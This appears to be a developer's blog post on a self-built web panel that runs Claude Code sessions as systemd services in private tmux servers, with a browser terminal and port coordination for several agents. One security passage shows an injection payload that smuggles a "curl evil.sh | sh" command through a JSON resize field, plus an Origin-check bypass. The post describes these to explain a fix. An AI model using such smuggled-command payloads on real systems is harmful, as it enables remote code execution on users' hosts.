I was bored, so I made this. Did I use AI? Yup. Did I get AI to help me write this article? Also yup. Do I give a shit? Not really.
That’s sort of the whole point. AI lets us do the stupid shit faster. This might not be useful to a single other person, but I think it’s a hell of a lot of fun, so take that how you will. Here ya go: github.com/getsec/claude-rc-manager.
I wanted to run Claude Code remote-control (RC) sessions, one per repo, always
on, reachable from my phone, without handing any of it to a cloud service. So I
built Agent Manager: a local, single-user web control panel that runs each
session as a systemd --user service, gives you a dashboard over
systemctl --user, and drops a real terminal into any session from the browser.
It also lets several sessions work the same repo in parallel without stepping
on each other, which is what most of this post is about.
It runs entirely on your own machine, as your own user. No root, no cloud, no auth.
One caveat up front: there are probably many ways to do this, and I don’t think this is the best way. Rolling it from scratch is just a good way to learn how the pieces actually fit together.

claude-rc@ systemd unit, and a projects panel where multi-session repos carry a protocol badge.The substrate: one service per repo, one private tmux server each
Before the multi-agent part makes sense, the single-session model:
claude is an interactive command. It expects a real TTY. Run it headless
under a plain Type=simple systemd service and it detects there’s no terminal,
falls into --print mode, does one shot, and exits. The opposite of an always-on
session.
So each session runs as an instance of a systemd --user template unit,
claude-rc@<name>.service, and the unit launches Claude inside its own private
tmux server:
Environment="AM_RC_ARGS=--remote-control --remote-control-session-name-prefix %i"
ExecStart=/usr/bin/tmux -L rc-%i new-session -d -s claude-rc-%i \
  %h/.local/bin/claude $AM_RC_ARGS
That -L rc-%i is the whole trick. The private tmux server supplies the PTY
Claude insists on, and because it’s a per-service socket rather than the shared
default, it keeps each session in its own cgroup.
($AM_RC_ARGS is a later addition: remote control became a per-session choice
rather than a hardcoded flag. More on that below, including the quoting bug that
cost me an hour.)
Stopping one session never touches another. That isolation is what makes running many agents on one box safe to reason about, and it’s the foundation the multi-agent story is built on.
You can prove it on the machine, which is the only claim worth making:
systemctl --user stop claude-rc@<a>
# session <b> must stay online in the phone app
That private tmux server turned out to be worth more than the PTY shim I built it for. Every session already lives in one, so anything that can talk to tmux can talk to the agent.
Watching became driving: a real terminal in the browser
The dashboard originally had a read-only logs drawer. It was useful for about a
week, and then the limitation became obvious: Claude regularly stops and asks
you something. A permission prompt, a menu, shift+tab to cycle a mode. None of
those are answerable with text. They need real keys. Watching an agent sit
blocked on a dialog you can’t answer is a special kind of useless.
So the drawer is gone, replaced by an actual terminal attached to the session’s pane. Type a prompt, hit Enter, press Escape to interrupt a runaway agent, arrow through a dialog.
The obvious way to build this is node-pty: allocate a PTY, tmux attach, pipe
it to xterm.js. I didn’t, for a boring reason that I think is the right one: the
project has zero native dependencies and a README that promises a plain
npm install. Dragging in a compiler toolchain to answer a yes/no prompt is a
bad trade.
tmux control mode (tmux -C attach) gets there with no PTY at all. It’s a
line protocol on stdin/stdout: pane output arrives as %output notifications,
and you send commands back as plain lines. It’s what iTerm2’s tmux integration
uses, so it’s well-trodden. The whole backend is a child process on pipes:
xterm.js  ──binary frame (keystrokes)──▶  WS  ──▶  send-keys -H <hex>  ──▶  tmux pane
xterm.js  ◀──binary frame (pane bytes)──  WS  ◀──  %output notification ◀──  tmux pane
Input goes in as send-keys -H (hex bytes), which sidesteps every quoting
question about what a keystroke might contain. Hold onto that; it’s the reason
the one security hole I shipped was in the other direction.
The bug that only a real terminal could find
Every test passed. Two separate smoke checks against a live session passed. Then I opened the drawer against the real server and got a blank terminal painting exactly 30 bytes.
tmux -C attach emits one %begin/%end block for the attach itself, which
you never asked for. My client correlated command replies to a FIFO of pending
resolvers, so that phantom block stole the first resolver, and every reply landed
one slot early: the screen capture resolved into the empty reply meant for the
resize before it. Blank screen.
It’s a race, which is exactly why everything else passed: when the phantom
happened to arrive before the first command was sent, it was dropped harmlessly
and the terminal worked fine. Chasing it turned up a sibling bug in the same
mechanism: tmux answers every command with a block, but write and resize
were fire-and-forget and pushed no resolver, so typing while the screen was
still painting would corrupt the paint.
One invariant fixed both: every line written to tmux’s stdin enqueues exactly one resolver, and nothing is sent until the phantom attach block is consumed.
The lesson I keep re-learning: unit tests confirm the model in your head. Only driving the real thing tells you whether that model is right.
A terminal changes the threat model
Two things fell out that I hadn’t thought hard enough about.
WebSockets ignore CORS. The app has no auth. It’s loopback-by-default and that’s
always been the deal. But the HTTP API is not reachable cross-origin: a JSON
POST from some random page gets preflighted away. A WebSocket handshake isn’t.
Any site you visit could have opened ws://127.0.0.1:8787/... and started typing
into your agents. The fix is the only boundary available without auth: reject the
upgrade unless Origin’s host matches the request’s own Host, exact parsed
comparison (a startsWith here is defeated by http://127.0.0.1:8787.evil.com).
A missing Origin is fine: browsers always send one, so it only ever means a
non-browser client.
The second one was worse. Keystrokes were hex-encoded and safe, but the resize path interpolated client JSON straight into a control-mode command line, and control mode is line-oriented. A JSON string may legally contain a newline:
{"type":"resize","cols":"1\nrun-shell 'curl evil.sh | sh'","rows":1}run-shell executes on the host. Dimensions are now rejected, not clamped,
unless they’re positive integers within bounds, validated on both sides of the
boundary.
I’d written in my own design doc that a terminal “is not an escalation” of what the dashboard could already do, since it can already provision repos and start agents that run arbitrary commands. That was wrong in one specific way, and the injection bug is what made me look hard enough to notice.
Remote control became a choice
Once the terminal existed, --remote-control stopped being load-bearing for
local control. A terminal into the pane doesn’t care what’s running in it.
Plain claude in tmux gives an identical terminal.
What RC still buys is the thing the terminal fundamentally can’t: the
claude.ai/code session URL, which reaches a session from outside your
network, on your phone, without exposing your box to the internet. That’s worth
having sometimes and pointless other times. So it’s a per-session checkbox now.
The mechanism is a systemd drop-in per instance, overriding that AM_RC_ARGS
variable from the unit template:
[Service]
Environment="AM_RC_ARGS=--remote-control --remote-control-session-name-prefix %i"
The drop-in file is the state. There’s no mirrored field in the manager’s JSON: systemd already stores the config systemd reads, and a second copy is just something to disagree with.
Those quotes are load-bearing. Unquoted, systemd splits
Environment=on whitespace and parses the rest as further assignments, so the value silently truncates to--remote-controland the session-name prefix vanishes. It logsInvalid environment assignmentto journald and otherwise behaves fine. I shipped that bug into my own design doc, wrote a global constraint warning about it, and then violated it one section later.
The default stays RC-on for instances with no drop-in, which is deliberate: every session that predates the feature has no drop-in, and flipping the default would have silently stripped remote control from sessions already running.
One honest edge: ExecStart is only read at start, so toggling RC requires a
restart, and a restart costs the agent its in-memory context. The confirm dialog
says exactly that rather than a generic “Are you sure?”.
The real problem: two agents, one repo, one set of ports
Running two sessions on two different repos is easy. They share nothing.
Running two sessions on the same repo is where it gets interesting, and it’s
what I actually wanted: one agent on main, another on a feature branch, both
live at once.
Two things immediately collide:
- The working tree: two agents can’t share one checkout. Solved with git
worktrees: each extra session is
git worktree add <name>-<branch>, its own directory, its ownclaude-rc@<name>-<branch>unit, its own tmux/cgroup. A<name>-coordworktree on acoordinationbranch holds the shared state. - Runtime resources: if both agents run the app (a dev server, a Postgres, a compose stack), they fight over the same ports and the same container/project names. This is the hard part, and it’s where most of the design went.

triage-cspm and triage-cspm-jj are two sessions on the same repo.The decision that shaped everything: the manager allocates nothing
The obvious move is to make the manager smart: track ports, assign each session a free block, template a compose file, hand it out. I deliberately didn’t. The manager hardcodes no port math and no compose logic at all.
Instead, coordination is a written protocol the agent reads and follows: a Markdown document, not code the tool executes. Three distinct things, which are easy to conflate but shouldn’t be:
| Thing | What it is | Who touches it |
|---|---|---|
| Protocol | A reusable, named template of coordination instructions | You author it in the Protocols UI |
MULTI_AGENT.md | A project’s own rendered copy of a protocol, dropped into each worktree | The agent reads and obeys it |
SESSIONS.md | The live shared ledger of who’s claimed which ports/resources | Agents read and write as they coordinate |
Protocol = the rules. MULTI_AGENT.md = those rules handed to one project’s
agents. SESSIONS.md = the scoreboard they coordinate through, living in the
<name>-coord worktree and committed to a coordination branch so every session
sees the same state.
The manager’s job is to stage the coordination, not perform it: seed a library of protocols, scaffold the ledger, and drop the right instructions into each worktree. The agents do the actual resource wiring by following them. No orchestration logic to keep in sync with reality: the reality is a file the agents can read.

${VAR} defaults. The manager renders it, it never interprets it.The built-in protocol: port blocks by session number
The tool seeds one protocol on first run, compose-portblock, which is the
convention I kept reaching for by hand. Each session claims a block of ports
offset by its session number, plus a unique container/compose project name, and
records the claim in the ledger. The template carries its own defaults as
${VAR} placeholders:
- Postgres:
${PG_BASE}(5432)+ ${INCREMENT}*N - API:
${API_BASE}(8000)+ ${INCREMENT}*N - Web:
${WEB_BASE}(5173)+ ${INCREMENT}*N
Session 0 gets 5432/8000/5173, session 1 gets 5442/8010/5183, and so on. No two
stacks overlap. A unique COMPOSE_PROJECT_NAME per session means Docker keeps
each agent’s containers, networks, and volumes in a separate namespace, so
compose down in one worktree never tears down another agent’s stack. The
protocol also tells the agent to write its claim (worktree, branch,
COMPOSE_PROJECT_NAME, ports, active/done) into SESSIONS.md and commit it,
so the next agent reads the ledger and takes the next free block.

MULTI_AGENT.md a project's agents actually read, with ${VAR}s filled in to concrete port math. re-sync from protocol re-renders it from the library version.Because it’s just Markdown with variables, it’s not special. Duplicate it, change
the base ports, swap Postgres for MySQL, encode a totally different convention
(Redis DB numbers, Kafka topic prefixes, whatever your stack collides on). The
manager renders ${PROJECT}, ${COORD_DIR}, and your vars, then drops the
result. It never needs to understand what any of it means.
The part I’m quietly proud of: getting instructions to the agent invisibly
Dropping a file into each worktree sounds trivial until you realize it would show
up in git status and tempt someone into committing a machine-specific
coordination file into shared history. So the drop-in is deliberately
non-invasive:
- The manager writes
MULTI_AGENT.md(the rendered protocol) into the worktree. - It also writes
CLAUDE.local.mdcontaining a single line:@MULTI_AGENT.md. - It appends both filenames to the repo’s
.git/info/exclude, idempotently, so re-running never duplicates the entries. The path comes fromgit rev-parse --git-common-dir, so worktrees share the main repo’s exclude list.
Two nice properties fall out. First, the files are untracked and stay that way:
they never appear in git status, never enter a diff, never get committed by an
overeager agent. Second, I don’t have to teach Claude anything new to make it
read the instructions. Claude already auto-loads CLAUDE.local.md, and that
file just @-imports MULTI_AGENT.md. I’m riding an existing convention rather
than inventing a load mechanism, and the coordination rules are in the agent’s
context from the first turn.
Editing a project’s MULTI_AGENT.md re-drops it into every live worktree; a
re-sync from protocol action discards local edits and re-renders from the
library version. Library edits never silently mutate projects. Drift is
explicit, on purpose.
What I deliberately left out (for now)
Environment-variable propagation (having the manager push each session’s claimed
ports into its systemd unit as real env vars) is designed but not yet
implemented. Today the agent reads its block from SESSIONS.md and wires its
own .env; the manager doesn’t inject anything into the process. That’s a
conscious “later,” not a thing I’m pretending works.
And the honest limitation that predates all of this: the dashboard’s status pills
show systemd health (active, failed, restart count), not Claude’s own “green
dot” connection state, which lives on Claude’s servers, not your box. A unit can
be active while the app-layer link is degraded. I’d rather the dashboard report
exactly what it knows than fake a signal it doesn’t have.
The terminal softens this without actually fixing it: you can now open the pane
and read what Claude says about itself, including the /remote-control is active banner and its session URL. That’s the agent’s own account of its state,
which is a lot better than inferring from a cgroup, but it’s still not a
connection check. For authoritative online status the phone app’s Code tab
remains the source of truth.
Installing it
There’s a one-liner now:
curl -fsSL https://raw.githubusercontent.com/getsec/claude-rc-manager/main/install.sh | bashI know how that reads. The mitigation is the design rather than a promise: the
script installs nothing system-wide and never invokes sudo. Everything lands
under $HOME and the service is a systemd --user unit, so the only privileged
thing it touches is loginctl enable-linger for your own user, which keeps
sessions alive after you log out. If polkit declines that, it warns and carries
on instead of escalating. If you’d rather read it before piping it to a shell,
the URL is a plain file in the repo. Re-running it is also the update path: pull,
rebuild, restart, in place. It refuses to touch $AM_DIR if the tree is dirty or
its origin isn’t this repo, because someone’s uncommitted work isn’t mine to
clobber.
Everything’s overridable through the environment, including the one that matters:
curl -fsSL .../install.sh | AM_BIND=127.0.0.1,192.168.1.50 bashIf you set AM_BIND to anything but loopback, the installer says the quiet part
out loud at the end: no auth, a session terminal is a real keyboard into a
running Claude session, and those sessions run commands. Anyone who can reach the
port can type into every session you have. That warning fires on the way out, not
buried in a README nobody opens.
Two things in there took longer than the whole rest of the script.
The first is finding node. systemd runs a unit with a bare PATH, so ExecStart
needs an absolute path, and if you use a version manager, the obvious one is a
trap. ~/.local/share/mise/installs/node/25.1.0/bin/node works beautifully until
you upgrade node, at which point the service dies pointing at a directory that no
longer exists. mise, asdf, and fnm all publish a stable shim that tracks the
current version, so the installer prefers that. nvm doesn’t have one, so there
the unit gets pinned and the script tells you it did, instead of letting you find
out months later.
The second is that verifying “did it work” is harder than it sounds.
systemctl is-active reports active the instant Type=simple execs the
process, before the port is listening and long before it can serve a page.
Checking is-active proves nothing except that fork succeeded. So the installer
polls the actual HTTP endpoint until it answers, and if it never does, it dumps
the last 25 journal lines rather than leaving you to go find them. Same principle
as the dashboard’s status pills: report what you actually checked, not what you
hope is true.
The preflight follows the same rule in the other direction. It gathers every missing requirement before it says anything, so one run tells you about git, tmux, node, and the claude CLI together, instead of failing on each in turn and making you run it four times. It also catches the node your distro packaged, which is routinely too old and otherwise surfaces as a confusing syntax error somewhere deep in the app.
Code: github.com/getsec/claude-rc-manager.
Takeaway
In hindsight the decisions I still like were all refusals to own something. Ports belong to a document the agents read. Whether a session wants remote control belongs to a systemd drop-in. A terminal already existed inside tmux; control mode just asks it nicely. Each of those started as “should the tool be smart about this?”, and each time the better answer was to find whatever already owned the problem and leave it there.
The design call I keep coming back to is refusing to make the manager the coordinator. Ports, containers, and compose stacks are exactly the things that drift from whatever a tool hardcodes; encoding the convention as a document the agents read and a ledger they write means the coordination logic lives where the work does, and the manager stays a dumb, honest stager of files. Multi-agent coordination turned out to be less about orchestration and more about handing agents good written rules and a shared scoreboard, and then getting out of the way.